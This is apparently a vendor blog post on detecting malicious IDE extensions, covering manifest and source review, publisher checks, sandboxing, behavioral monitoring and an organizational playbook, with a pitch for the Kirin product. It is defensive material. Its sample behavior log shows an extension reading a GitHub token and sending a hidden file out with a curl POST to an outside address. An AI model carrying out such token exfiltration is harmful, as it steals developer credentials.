


What This Post on Detecting Malicious IDE Extensions Covers
-
Malicious IDE extensions are software plugins that request excessive permissions or hide harmful code, often operating undetected inside developer environments.
-
These extensions exploit the trust placed in IDEs, bypassing traditional security tools and posing risks to source code, credentials, and CI/CD pipelines.
-
Manual detection involves reviewing manifests, inspecting source code, checking publisher reputation, and testing in sandboxed environments.
-
Automated protection requires runtime monitoring, extension allowlists, CI/CD integration, and behavioral analysis to catch threats that static scans miss.
-
Organizations can strengthen security by creating structured playbooks, regularly auditing extensions, logging usage, and educating developers on best practices.
The Anatomy of a Malicious IDE Extension
In most modern development setups, it is common to see developers working with dozens of IDE extensions, typically ranging from 20 to 40, including AI agents, linters, debuggers, testing tools, and Model Context Protocol (MCP)-based assistants. This observed range aligns with developer-reported usage patterns in a Stack Overflow 2024 Survey, where most respondents reported relying on heavily customized IDEs and multiple third-party plugins. These extensions can run commands, call APIs, access credentials, write files, and execute background code without user intervention. Given this level of access, teams require automated inventory, permission baselines, and runtime monitoring to detect malicious IDE extensions before they can cause harm.
The problem is that many extensions are unvetted, over-permissioned, or capable of executing arbitrary code without the developer's awareness. Security teams often treat IDEs as safe tools, not as active execution layers. This creates hidden risks, especially when AI-powered extensions interact with source code, system resources, and developer identity. A 2024 academic analysis of 52,880 real-world VS Code extensions found that 5.6% exhibited suspicious or potentially harmful behavior. This indicates that malicious plugins are not hypothetical edge cases but active threats within the ecosystem.
When one extension becomes compromised, the blast radius reaches repositories, tokens, and CI/CD workflows. The risk is not hypothetical. Malicious extensions have already been found in major repositories and were downloaded thousands of times before detection. We unpacked one such case in our analysis of GlassWorm, a malicious VS Code extension that quietly manipulated developer environments. The Visual Studio Marketplace now hosts over 60,000 extensions, many of which are updated monthly, increasing both functionality and the potential attack surface.
Why Unsafe Extensions Are Hard to Detect
A malicious extension is not always obvious. It often begins with permissions that extend far beyond what the tool requires to function. An extension may request workspace access, file system access, environment variables, or network calls without a clear justification. This is a strong signal that the extension may be designed to exfiltrate data or inject code.
Malicious extensions also hide intent through obfuscated JavaScript, minified logic, or encoded payloads that are only activated after installation. Some contain hidden code paths triggered by new versions or controlled remotely. Threats can bypass the official marketplace entirely and spread through alternative registries, such as OpenVSX, where we discovered multiple unsafe extensions.
Suspicious network behavior is another red flag, especially when connecting to unknown domains, unencrypted endpoints, or unverified MCP or LLM servers. MCP is a new standard that enables IDE extensions to interact directly with AI models and tools. This means that malicious extensions can abuse MCP channels to execute code or extract data without requiring direct user action. Once installed, malicious extensions may monitor keystrokes, scan repositories, or silently pull sensitive files. Common red flags include unexpected file writes, hidden folder creation, unusual outbound traffic, and dynamic code execution, all of which often occur without visible UI indicators. When combined with AI-driven coding assistants, these risks escalate because the extension can override user intent and force actions through agent execution. We documented these red flags in detail in our research on how to spot unsafe VS Code extensions.
Manual Techniques for Detecting Unsafe Extensions

The first step is to read the extension manifest, such as package.json in VS Code or plugin.xml in JetBrains IDEs. The manifest lists declared permissions and activation triggers. If it requests network access, file writes, or workspace scanning without a clear purpose, that is a warning sign. Next, the extension source code should be reviewed. Malicious versions often contain Base64 blobs, encoded strings, or eval calls that fetch remote code. Source inspection can immediately expose hidden intent.
Publisher reputation should also be reviewed. A legitimate GitHub profile, a real website, and known contributors reduce risk. Suspicious publishers often have few commits, no community presence, or recently renamed accounts. Dependency chains can also reveal threats, since some malicious extensions import lightweight packages that contain hidden payloads. Finally, testing extensions in a sandboxed IDE allows observation of real behavior before deployment. This step can expose network calls, file writes, or configuration tampering that would remain invisible in everyday workflows.
To support faster onboarding and security training, here is a quick reference table comparing traits of safe versus potentially malicious extensions:
|
Trait |
Safe Extension |
Potentially Malicious Extension |
|
Permissions |
Only requests access needed for core functionality |
Requests file system, network, or workspace access without justification |
|
Code Transparency |
Readable source, no hidden logic, no obfuscation |
Encoded payloads, Base64 blobs, eval calls, or minimized scripts |
|
Publisher Identity |
Known GitHub profile, website, and contribution history |
Newly created publisher, renamed account, no external presence |
|
Update Behavior |
Predictable versioning, changelog included |
Sudden update with new permissions, unclear changes, or silence |
|
Dependency Chain |
Stable, widely-used libraries |
Unknown or recently created packages without explanation |
|
Runtime Behavior |
No unsolicited network calls or file writes |
Connects to unknown domains, writes hidden files, modifies git configs |
Automated Detection
Automated detection begins by integrating extension scanning directly into CI/CD pipelines or developer onboarding workflows. This ensures that unsafe or unknown extensions are blocked before they reach production environments. Security teams can enforce policies that verify any new IDE extension against an allowlist or scan it using a trusted internal registry. Runtime monitoring is essential because static analysis does not capture code if it’s added and executed after installation. Extensions should be monitored for API calls and file write activity that exceeds normal behavior. Network connection anomalies are another strong signal, mainly when extensions communicate with unknown or unencrypted endpoints. Privilege escalation attempts, such as unauthorized process launches or shell commands, must be actively flagged.
Behavioral Analysis of IDE Extensions
Behavioral analysis is now more important than static scanning because malicious extensions often hide their intent behind obfuscation, encryption, or delayed execution. A 2024 academic study of 52,880 real-world VS Code extensions published by Cornell University found that approximately 5.6% of them exhibit “suspicious behavior,’”posing tangible risks to development environments. The researchers performed static and IDE plugin behavior analysis on live marketplace packages, flagging extensions that triggered file system access, encoded payloads, or external network activity.
Static signatures cannot detect threats that modify behavior after installation, load payloads from remote servers, or activate only when specific files or projects are opened. Behavioral heuristics examine what an extension does, rather than what it claims to do. One clear signal is when an extension creates hidden folders or writes files outside expected project directories. Modifying .git configurations is another red flag because it can redirect repository traffic or inject malicious commits. Extensions that access environment variables may be collecting authentication tokens or system secrets. Writing executable scripts or shell commands can expose developers to remote code execution attacks. These behaviors can be detected through sandbox logs, IDE event APIs, or controlled test environments. By monitoring behaviors in addition to code alone, organizations gain protection against supply chain attacks, publisher hijacks, and AI-powered malicious automation.
Behavioral analysis provides resilience against new, unknown, or adaptive threats that bypass traditional scanning. In a 2024 study of 27,261 VS Code extensions, also published by Cornell, 8.5% (i.e., 2,325 extensions) were found to be exposed to credential-related data leakage through commands, user input, or configurations. This dataset was evaluated using automated permission and code-path inspection, demonstrating that credential leaks can occur even without explicit malicious intent.
Behavior Log Example
This is a real example of a behavior log showing red flags, including hidden file creation and unexpected outbound network activity tied to an extension process:
**```
[09:42:10] EXT: vscode-ai-helper invoked fs.writeFile('.cache/.hidden', 144 bytes)
[09:42:11] EXT: vscode-ai-helper accessed ENV['GITHUB_TOKEN']
[09:42:11] EXT: vscode-ai-helper opened socket → 185.201.11.29:443
[09:42:12] EXT: vscode-ai-helper executed child process → curl -X POST --data @.hidden
By monitoring behaviors in addition to code, organizations gain protection against supply chain attacks, publisher hijacks, and AI-powered malicious automation. Behavioral analysis provides resilience against new, unknown, or adaptive threats that bypass traditional scanning.
Organizational Playbook for Malicious IDE Extension Detection
A structured approach is necessary to manage the growing risks from IDE extensions across an engineering organization. The first step is to build an internal allowlist that limits developers to verified publishers and vetted plugins. This removes blind trust from public marketplaces and aligns extension usage with internal security standards. Next, automated audits should be set up to perform weekly scans of extension registries, publisher changes, and version updates. Weekly reviews should be treated as the minimum baseline for maintaining an active security posture, with high-risk organizations increasing scan frequency during release cycles or after critical CVE disclosures. These scans help detect new threats and reclassified plugins before they spread.
An escalation process must be in place for reporting suspicious extensions, enabling developers and security teams to respond quickly to anomalies. Logging all installations is essential because it allows centralized tracking and provides complete visibility into who uses which extensions and when. With this data, security teams can investigate incidents faster and identify compromised machines. The final step is education. Developers must understand the risks and learn which extensions are safe to use. Monthly updates that highlight trusted extensions, known malicious plugin indicators, and new policies help build awareness and reinforce secure habits. These updates can be integrated into an internal LMS, security training platform, or delivered through recurring developer-focused newsletters to reach teams consistently and asynchronously.
Over time, this playbook helps reduce hidden risks and strengthens the organizational security culture.
|
Step |
Practice |
Example |
|
1 |
Build an internal extension allowlist |
Limit to verified publishers |
|
2 |
Set up automated audits |
Weekly marketplace scans |
|
3 |
Create an escalation process |
Report suspicious extensions |
|
4 |
Log all installations |
Centralized IDE telemetry |
|
5 |
Educate developers |
Share monthly “safe extension” updates |
Detect and Block Unsafe IDE Extensions with Kirin
Traditional endpoint and static scanners cannot see what happens inside the IDE. They do not analyze extension lifecycle events, internal commands, file access patterns, or MCP-driven actions. This leaves a blind spot where malicious extensions can run code, intercept developer activity, and silently interact with source repositories. As IDEs evolve into AI-powered environments with MCP connectors and automated agents, this blind spot becomes increasingly hazardous. Extensions can now interact with developer identity, system tokens, and cloud credentials without triggering external alerts.

Kirin by Knostic Labs helps here by protecting the IDE itself. It monitors extensions in real-time, analyzing their behavior, and enforcing security policies directly within the developer workflow. For a deeper technical breakdown of Kirin’s architecture, see our internal engineering analysis on MCP-aware IDE inspection.
Instead of relying on static code or marketplace metadata, Kirin continuously analyzes live extension behavior using multiple detection layers, including:
-
Extension lifecycle monitoring: Visibility throughout install, update, execution, and uninstall events
-
Behavioral telemetry: Evaluates each file write, shell invocation, and environment variable access
-
Network activity inspection: Verifies outbound connections, endpoint reputation, and data volume thresholds
-
MCP and AI agent validation: Checks for remote execution paths before activation
-
Code integrity checks: Alerts when publisher accounts push suspicious updates
-
Identity correlation: Links risky activity to specific users or machines.
FAQ
-
What makes an IDE extension suspicious or unsafe?
An IDE extension becomes unsafe when it requests unnecessary permissions, hides logic through obfuscation, or performs unexpected actions such as writing files, launching processes, or connecting to unknown endpoints. Extensions that load remote scripts or modify repository settings are also high-risk.
-
How can I tell if an IDE extension has been compromised after installation?
A previously safe extension may become malicious if the publisher is hijacked or a new version delivers hidden code. Sudden permission changes, new network traffic, background tasks, or modified project files are warning signs. Monitoring for behavior changes is essential.
-
What tools or techniques can detect unsafe IDE extensions?
Static scanning and antivirus tools are insufficient because they overlook the IDE's internals. Organizations need behavioral monitoring, manifest validation, and extension telemetry. Kirin provides real-time detection and auditing so unsafe extensions are flagged and blocked before they cause damage.
Subscribe to our blog!

Data Leakage Detection and Response for Enterprise AI Search
Learn how to assess and remediate LLM data exposure via Copilot, Glean and other AI Chatbots with Knostic.


The Data Governance Gap in Enterprise AI
See why traditional controls fall short for LLMs, and learn how to build policies that keep AI compliant and secure.

Rethinking Cyber Defense for the Age of AI
Learn how Sounil Yu’s Cyber Defense Matrix helps teams map new AI risks, controls, and readiness strategies for modern enterprises.


Extend Microsoft Purview for AI Readiness
See how Knostic strengthens Purview by detecting overshared data, enforcing need-to-know access, and locking down AI-driven exposure.


Build Trust and Security into Enterprise AI
Explore how Knostic aligns with Gartner’s AI TRiSM framework to manage trust, risk, and security across AI deployments.

Real Prompts. Real Risks. Real Lessons.
A creative look at real-world prompt interactions that reveal how sensitive data can slip through AI conversations.


Stop AI Data Leaks Before They Spread
Learn how Knostic detects and remediates oversharing across copilots and search tools, protecting sensitive data in real time.
Accelerate Copilot Rollouts with Confidence
Equip your clients to adopt Copilot faster with Knostic's AI security layer, boosting trust, compliance, and ROI.


Reveal Oversharing Before It Becomes a Breach
See how Knostic detects sensitive data exposure across copilots and search, before compliance and privacy risks emerge.

Unlock AI Productivity Without Losing Control
Learn how Knostic helps teams harness AI assistants while keeping sensitive and regulated data protected.

Balancing Innovation and Risk in AI Adoption
A research-driven overview of LLM use cases and the security, privacy, and governance gaps enterprises must address.


Secure Your AI Coding Environment
Discover how Kirin prevents unsafe extensions, misconfigured IDE servers, and risky agent behavior from disrupting your business.